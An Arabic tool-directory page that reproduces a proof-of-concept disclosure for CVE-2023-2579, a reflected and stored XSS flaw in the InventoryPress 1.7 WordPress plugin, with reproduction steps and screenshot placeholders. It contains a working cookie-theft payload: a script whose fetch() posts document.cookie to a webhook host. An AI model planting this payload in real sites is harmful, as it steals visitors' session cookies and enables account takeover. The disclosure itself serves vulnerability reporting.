
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/0xn4d/poc-cve-xss-inventory-press-plugin
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراقتطوير الحمولات
GitHub0xn4d/poc-cve-xss-inventory-press-plugin

poc-cve-xss-inventory-press-plugin

إثبات المفهوم لـ CVE-2023-2579

عرض المستودع
124منذ 3 سنواتلم تتم المراجعة بعد
مشاركة

تحديث - 6-23-2023

تم حجز معرف CVE-2023-2579 ونشر الإثبات المفاهيمي في موقع WPScan: https://wpscan.com/vulnerability/3cfcb8cc-9c4f-409c-934f-9f3f043de6fe

التفاصيل

العنوان: ثغرة برمجة نصية عبر المواقع (XSS) منعكسة وموثقة في إضافة InventoryPress لنظام إدارة المحتوى ووردبريس
التاريخ: 2023-04-21
المؤلف: Danilo Albuquerque
الصفحة الرئيسية للبائع: https://wordpress.org
رابط البرنامج: https://wordpress.org/download
الإصدار: ووردبريس 6.2
اسم الإضافة وإصدارها: InventoryPress 1.7
تم الاختبار على: Brave (الإصدار 1.50.119 Chromium: 112.0.5615.121 (الإصدار الرسمي) 64 بت)

الإثبات المفاهيمي لثغرة XSS المنعكسة في InventoryPress 1.7


  1. انتقل إلى الصفحة التي يمكنك من خلالها إضافة العناصر إلى المخزون؛


  2. أضف الحمولة الخبيثة إلى حقل "الوصف" في النموذج؛
  3. قم بالوصول إلى رابط العنصر الجديد الذي تم إنشاؤه بواسطة الإضافة؛

عند القيام بكل ذلك وتحديث الصفحة الحالية، ستظهر لك نافذة منبثقة للتنبيه تحتوي على الرسالة.

لقطات الشاشة أدناه

  1. انتقل إلى الصفحة التي يمكنك من خلالها إضافة العناصر إلى المخزون:
    image

  2. أضف الحمولة الخبيثة إلى حقل "الوصف" في النموذج:
    image

  3. قم بالوصول إلى رابط العنصر الجديد الذي تم إنشاؤه بواسطة الإضافة:
    image

  4. بمجرد اكتمال الطلب، تظهر النافذة المنبثقة للتنبيه:

    image

إضافي - الإثبات المفاهيمي لثغرة XSS المخزنة

  1. أضف الحمولة التالية لسرقة ملفات تعريف الارتباط في حقل "الوصف": <script>fetch('https://webhooksite-to-get-the-request', {method: 'POST',mode: 'no-cors',body:document.cookie});</script>. ثم انشر العنصر الجديد، أو قم بتحديث عنصر قديم؛

  2. قم بتشغيلها واحصل على بيانات الاعتماد في موقع Webhook


  3. إضافة الحمولة ونشر العنصر (أو تحديثه): image

  4. التشغيل والحصول على بيانات الاعتماد: image

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    357
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    317
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    305
  • 6

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    275

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →